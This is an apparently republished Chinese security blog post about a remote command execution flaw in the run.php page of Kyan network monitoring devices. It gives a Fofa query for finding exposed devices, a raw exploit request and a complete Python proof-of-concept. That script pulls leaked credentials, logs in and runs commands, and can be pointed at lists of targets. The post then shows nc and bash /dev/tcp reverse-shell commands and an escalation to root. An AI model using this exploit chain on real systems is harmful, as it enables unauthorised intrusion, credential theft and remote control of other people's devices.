
0x01 漏洞说明
Kyan 网络监控监控设备存在远程命令执行漏洞,在登录后的run.php下可执行任意命令。
0x02 影响版本
-
Kyan 网络监控设备
0x03 漏洞复现
Fofa搜索语法:(注意:互联网的非授权利用属于违法行为)
title="platform - Login" && country="CN"漏洞利用可以结合之前发布的文章 Kyan 网络监控敏感信息泄漏来获取账号密码进行登录。
漏洞利用点:
<?php @$output = system(trim($_POST['command'])); ?>
可以看到这里command参数可以执行任意命令
数据包:
POST /run.php HTTP/1.1
Host: IP
Cookie: PHPSESSID=9ectb9cf83pfb5m77q4is3u513; SpryMedia_DataTables_filesystemTable_status.php=%7B%22iStart%22%3A%200%2C%22iEnd%22%3A%200%2C%22iLength%22%3A%2010%2C%22sFilter%22%3A%20%22%22%2C%22sFilterEsc%22%3A%20true%2C%22aaSorting%22%3A%20%5B%20%5B0%2C'asc'%5D%5D%2C%22aaSearchCols%22%3A%20%5B%20%5B''%2Ctrue%5D%2C%5B''%2Ctrue%5D%2C%5B''%2Ctrue%5D%2C%5B''%2Ctrue%5D%2C%5B''%2Ctrue%5D%2C%5B''%2Ctrue%5D%2C%5B''%2Ctrue%5D%5D%2C%22abVisCols%22%3A%20%5B%20true%2Ctrue%2Ctrue%2Ctrue%2Ctrue%2Ctrue%2Ctrue%5D%7D
Content-Length: 60
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://IP
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://IP/run.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
command=%09++++++id%09++++++&textarea=apache%0D%0A++++++++++
POC:
#!/usr/bin/env python
# -*- conding:utf-8 -*-
import argparse
import requests
import sys
import urllib3
urllib3.disable_warnings()
import re
from bs4 import BeautifulSoup
def title():
print("""
Kyan网络监控 run.php 远程命令执行
use: python3 KyanrunphpRCE.py
Author: Henry4E36
""")
class information(object):
def __init__(self,args):
self.args = args
self.url = args.url
self.file = args.file
def target_url(self):
target_url = self.url + "/hosts"
login_url = self.url + "/login.php"
rce_url = self.url + "/run.php"
headers = {
"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0",
"Content-Type": "application/x-www-form-urlencoded"
}
try:
res = requests.get(url=target_url, headers=headers, verify=False, timeout=5)
if "UserName" in res.text and res.status_code == 200:
print(f"\033[31m[{chr(8730)}] 目标系统: {self.url} 存在敏感信息泄漏!")
print(f"[-] 账号密码为: \n{res.text}")
pattern1 = re.compile(r"UserName=(.*)")
pattern2 = re.compile(r"Password=(.*)")
Username = pattern1.findall(res.text)[0]
Password = pattern2.findall(res.text)[0]
try:
data = f"""user={Username}&passwd={Password}"""
s = requests.Session() # cookie持久化
res1 = s.post(url=login_url,headers=headers,data=data,verify=False,timeout=5)
if res1.status_code == 200 and "设备管理系统" in res1.text:
try:
res2 = s.get(url=rce_url,headers=headers,verify=False,timeout=5)
if res2.status_code == 200 and "Shell Execute" in res2.text:
try:
command = """command=id"""
res3 = s.post(url=rce_url,headers=headers,data=command,verify=False,timeout=5)
if res3.status_code == 200 and "uid" in res3.text:
soup = BeautifulSoup(res3.text,"lxml")
result = soup.find_all("textarea",attrs={"name": "textarea"})[0].string.strip()
print(f"\033[31m[{chr(8730)}] 目标系统: {self.url} 存在远程命令执行!")
print(f"\033[31m[{chr(8730)}] 执行\"id\"结果为:{result}\033[0m")
print("[-------------------------------------------------------------------]")
else:
print(f"[\033[31mx]\033[0m 目标系统: {self.url} 不存在远程命令执行!")
except Exception as e:
print(f"[\033[31mx]\033[0m 目标系统: {self.url} 尝试命令执行错误!")
else:
print(f"[\033[31mx]\033[0m 目标系统: {self.url} 尝试访问run.php失败!")
except Exception as e:
print(f"[\033[31mx]\033[0m 目标系统: {self.url} 尝试访问run.php错误!")
else:
print(f"[\033[31mx]\033[0m 目标系统: {self.url} 尝试登录失败!")
except Exception as e:
print(f"[\033[31mx\033[0m] 目标系统: {self.url} 尝试登录错误!")
else:
print(f"[\033[31mx\033[0m] 目标系统: {self.url} 不存在敏感信息泄漏!")
except Exception as e:
print("[\033[31mx\033[0m] 站点连接错误!")
def file_url(self):
with open(self.file, "r") as urls:
for url in urls:
url = url.strip()
if url[:4] != "http":
url = "http://" + url
self.url = url.strip()
information.target_url(self)
if __name__ == "__main__":
title()
parser = argparse.ArgumentParser(description="Kyan网络监控 run.php 远程命令执行")
parser.add_argument("-u", "--url", type=str, metavar="url", help="Target url eg:\"http://127.0.0.1\"")
parser.add_argument("-f", "--file", metavar="file", help="Targets in file eg:\"ip.txt\"")
args = parser.parse_args()
if len(sys.argv) != 3:
print("[-] 参数错误!\neg1:>>>python3 KyanrunphpRCE.py -u http://127.0.0.1\neg2:>>>python3 KyanrunphpRCE.py -f ip.txt")
elif args.url:
information(args).target_url()
elif args.file:

information(args).file_url()运行效果展示:
这里还可以执行nc反弹监听命令!
正向shell监听:
nc -lvvp [port] -e /bin/bash       # 靶机
nc [Rhost] [port]                  # 攻击机
反向shell监听:
nc -e /bin/bash [Lhost] [port]    #靶机
nc -lvvp [port]                   #攻击机
常用的就是bash版的nc监听:

bash -i >& /dev/tcp/[Rhost]/[port] 0>&1这里我们反向监听成功,他的权限为apache:
查看内核版本:



使用sudo su – 切换到root用户目录下(此时是用户和环境都在root下,如果使用sudo su则仅仅用户切换到root,环境仍是普通用户环境)
结束语
本文章仅用于交流学习,请勿使用该漏洞进行违法活动。
https://github.com/Henry4E36/KyanrunphpRCE
来源:freebuf.com 2021-06-17 00:08:39 by: Henry4E36
正文完